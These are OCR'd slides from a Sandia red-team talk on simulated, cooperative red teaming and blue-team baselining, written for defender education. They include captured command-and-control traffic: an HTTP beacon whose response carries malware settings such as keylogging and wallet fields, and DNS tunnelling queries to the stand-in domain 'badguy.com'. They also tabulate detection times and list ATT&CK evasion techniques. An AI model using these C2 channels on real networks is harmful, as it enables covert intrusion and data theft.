SAND2019-1972C

Dodging Wrenches: Simulated Red Teaming for the Win

Josh Daley, Kandy Phan

Sandia National Labs

Advanced Cyber Assessments & Red Team (ACART)

Sandia National Laboratories is a multimission laboratory managed and operated by National Technology & Engineering Solutions of Sandia, LLC, a wholly owned subsidiary of Honeywell International Inc., for the U.S. Department of Energy's National Nuclear Security Administration under contract DE-NA0003525.


Sandia National Laboratories is a multimission laboratory managed and operated by National Technology & Engineering Solutions of Sandia, LLC, a wholly owned subsidiary of Honeywell International Inc., for the U.S. Department of Energy's National Nuclear Security Administration under contract DE-NA0003525.

About Us

- Joshua Daley
  - Co-Captain of the Advanced Cyber Assessments & Red Team
- Kandy Phan
  - Red Team Lead and Cybersecurity R&D
  - 15+ years of red teaming experience

Are you ready for a real red team engagement?

- Important question to ask
- Most just assume that they are



Do you need top-tier APT…?

- From the 2018 DOT&E Report…

IMPROVING CYBERSPACE OPERATIONS –

Test and assessments in FY18 again found that low-capability attack techniques too often posed a risk for disrupting operational missions, however, DOT&E observed instances of successful cyber defense operations. A common thread running through these successful operations was the presence of a knowledgeable cyber operator with adequate defensive technology and tools.

- Create blue team/system baseline

The “winning!” approach -- win/lose, Is it a useful evaluation criteria?

- Talk about red team winning, is it really winning?
- Purpose of the red team?

We need to red team differently


There are levels to this …..

- Full-scale red teaming

- Simulated red teaming
- Cooperative red teaming

“If you are never caught, you’ve failed as a red team.”

- Red team different
- Feedback is key
- Informed/Cooperative red teaming




Blue Team Baselining

- How do you evaluate where you are?

Fresh Meat | **Middle Pack** | **Bring IT !!!**


Full-scale Red Teaming?




Simulated Red Teaming!!

- White card access all the things


Next-Gen Appx Persistence




Domain-Fronting C2




AppLocker Bypass



Steganography Malware




- TTP coverage made easy



Baseline Approach: Walk-Thru with C2

- Do you always use an encrypted C2 covert channel to remain undetected? …Well DON'T!!!
- Use Progression
  - Raw socket
  - http
  - https
  - ICMP
  - DNS
  - Etc.
- Questions to answer
  - Does the organization depend on just tools and technology or people?
  - Or Both.
  - Who verifies vendors technology claims?

C2: Raw sockets



C2: HTTP

```
C:\Users\ubuntu>netstat -na | findstr 80

C:\Users\ubuntu>_
```

```
PS C:\Users\admin\Desktop> Get-InjectedThread


ProcessName                 : notepad.exe
ProcessId                   : 3316
Path                        : C:\Windows\system32
KernelPath                  : C:\Windows\System32
CommandLine                 : notepad.exe
PathMismatch                : False
ThreadId                    : 1832
ThreadStartTime             : 2/20/2019 9:41:27 A
AllocatedMemoryProtection   : PAGE_EXECUTE_READWR
MemoryProtection            : PAGE_EXECUTE_READWR
MemoryState                 : MEM_COMMIT
MemoryType                  : MEM_PRIVATE
BasePriority                : 8
IsUniqueThreadToken         : False
Integrity                   : HIGH_MANDATORY_LEVEL
Privilege                   : SeDebugPrivilege, SeChangeNotifyPrivilege, SeImpers
                              onatePrivilege, SeCreateGlobalPrivilege
LogonId                     : 999
SecurityIdentifier          : S-1-5-21-3874661174-4068154604-3104144012-1000
```

```
POST //tor.php HTTP/1.0
Host: 172.16.164.242
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

data=settings|&ip=172.16.164.233
HTTP/1.1 200 OK
Date: Tue, 19 Feb 2019 11:02:35 GMT
Server: Apache
X-Powered-By: PHP/5.4.45-0+deb7u11
Set-Cookie: PHPSESSID=m6n3mfh9sqajshvvai3ks3dnc0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 404
Connection: close
Content-Type: text/html; charset=utf=0

CI=False|KT=1|UAC=False|s5=False|ER=False|UPNP=False|RP=True|RW=True|AK=False
|BK_CYCLE=|BK_RUN_ONCE=False|SOCKS_PORT=3128|SOCKS_AUTH=False|SOCKS_USE
RNAME=Nothing|SOCKS_PASSWORD=Nothing|KLI=1|KLM=500|EKL=True|WC=True|BA=
MYBtc|LA=MyLtc|KLF=False|BR=True|FTR=True|EMR=True|SFR=True|GR=True|AU=False
|UF=N/A|
```

C2: HTTPS

```
Lo..{...."....B.........0....)x.Z>.5.........
.
...v.pji.h...1.r.w*i....R....@oW..7..W..c.&h./v...6.'.....ieC..
..M..6.Hu....j.uj..............}. 0.G..^c.vy......@..
Q.t.E>/./vLi\..E..H#.h..7....p.`%.%f,Z+._K....A&Qv....E..
.R......Ky.m....Nr..E.....0a.....N!.$.:D
.f..;$.:.I......$=.Rb/..OnP.....(.........u.;:r.H....x+..Y..d...:.m.
8.#....>3...D.M7...>bR.....Ov..           ..@.hU<...|."j....s...{.._'.1.i....
R
,.av.      ....
...(..q4...#`..N..X........?E....4..ZfJ.+8....:?f.
.L.I}.N....n....\......J\}gF....l'..5...k....%@....
.....[..%.0....Q..)..RMjT./..d..J....
0L.AR..........e.Hp?....K%.....@).....yw....#.....\.....L.O.R!
```

```
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384
* ALPN, server did not agree to a protocol
* Server certificate:
*  subject: C=US; ST=GA; O=Stamm, Flatley and Trantow; OU=synthesize; CN=stamm.f
latley.trantow.org; emailAddress=synthesize@stamm.flatley.trantow.org
*  start date: Oct 27 02:29:48 2015 GMT
*  expire date: Oct 24 02:29:48 2024 GMT
*  issuer: C=US; ST=GA; O=Stamm, Flatley and Trantow; OU=synthesize; CN=stamm.fl
atley.trantow.org; emailAddress=synthesize@stamm.flatley.trantow.org
```

```
** server can't find stamm.flatley.trantow.org: NXDOMAIN
```

C2: DNS

Topic / Item	Count	Average	Min val	Max	Rate (ms)	Percent	Burst rate	Burst start
53212	1				0.0000	0.06%	0.0100	415.958
53060	1				0.0000	0.06%	0.0100	391.863
53	1085				0.0023	65.68%	0.4200	453.704
52970	1				0.0000	0.06%	0.0100	388.560
52937	1				0.0000	0.06%	0.0100	375.728

Source	Destination	Protoc	Length	Info
192.168.200.210	192.168.200.203	DNS	80	Standard query 0x0d22 NULL yrblym.io.badguy.com
192.168.200.203	192.168.200.210	DNS	174	Standard query response 0x0d22 NULL yrblym.io.badguy.com NULL yrblym.…
192.168.200.210	192.168.200.203	DNS	85	Standard query 0x2b51 NULL vaaaakavpbu.io.badguy.com
192.168.200.203	192.168.200.210	DNS	140	Standard query response 0x2b51 NULL vaaaakavpbu.io.badguy.com NULL va…
192.168.200.210	192.168.200.203	DNS	106	Standard query 0x4980 NULL laaqy1vv4iv3qigjra0simmna4dz04dq.io.badguy…
192.168.200.203	192.168.200.210	DNS	181	Standard query response 0x4980 NULL laaqy1vv4iv3qigjra0simmna4dz04dq.…
192.168.200.210	192.168.200.203	DNS	91	Standard query 0x67af NULL yrblyp.io.badguy.com OPT
192.168.200.203	192.168.200.210	DNS	185	Standard query response 0x67af NULL yrblyp.io.badguy.com NULL yrblyp.…
192.168.200.210	192.168.200.203	DNS	126	Standard query 0x85de NULL zlyqaA-Aaahhh-Drink-mal-ein-J\344germeiste…
192.168.200.203	192.168.200.210	DNS	214	Standard query response 0x85de NULL zlyqaA-Aaahhh-Drink-mal-ein-J\344…
192.168.200.210	192.168.200.203	DNS	135	Standard query 0xa40d NULL zlyraA-La-fl\373te-na\357ve-fran\347aise-e…

```
....).....................)zlyqaA-Aaahhh-Drink-mal-ein-
J.germeister-.io.badguy.com..
.....
.......*zlyqaA-Aaahhh-Drink-mal-ein-J.germeister-..
9.......,...ns1.9.........,........).........
..........2zlyraA-La-fl.te-na.ve-fran.aise-est-retir.-.-Cr.te.io.badguy.com..
....).........
..........2zlyraA-La-fl.te-na.ve-fran.aise-est-retir.-.-Cr.te.io.badguy.com..
.....
.......3zlyraA-La-fl.te-na.ve-fran.aise-est-retir.-.-
Cr.te..B.......,...ns1.B.........,........).........<..........
```

Metrics

- Red blue exercises require infrastructure development
- Create different tools and actions, then rate them in to different categories.

C2 Techniques	Detected	Time detected	Detection location
Raw Socket	True	10 mins. (on host)	EDR
HTTP	True	4.2 hours	N/W Proxy device
HTTPS	False	2 days (at gateway router)	SIEM + DNS logs
ICMP			
DNS		1.5 weeks	Traffic analysis
Domain Fronting			
.NET	False	N/A	

More metrics

C2	71%
Raw Socket	True
HTTP	True
HTTPS	True
ICMP	True
DNS	True
Domain Fronting	False
.Net	False

- Percentage-based

Initial Access	64/100
Attached Doc File	10
URL	10
USB Sticks	15
Fake Social Media	12
Watering Hole	13
Public-facing Apps	0
Valid Accounts	4

- Points-based

Where to get TTPs?

- ATT&CK™

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
10 items	31 items	56 items	28 items	59 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items
	Launchctl	Component Firmware		DCShadow
	Local Job Scheduling	Component Object Model Hijacking		Deobfuscate/Decode Files or Information

Rinse, Repeat

- Where does the simulated red teaming fit? What is the progression?
- What are our principles?
  - Move toward formalized testing
  - Improved coverage
  - System baselining
    - Allow for metrics
  - Closer Red/Blue collaboration
    - Develops healthy cooperative relationship
  - Steers toward overall Improved Security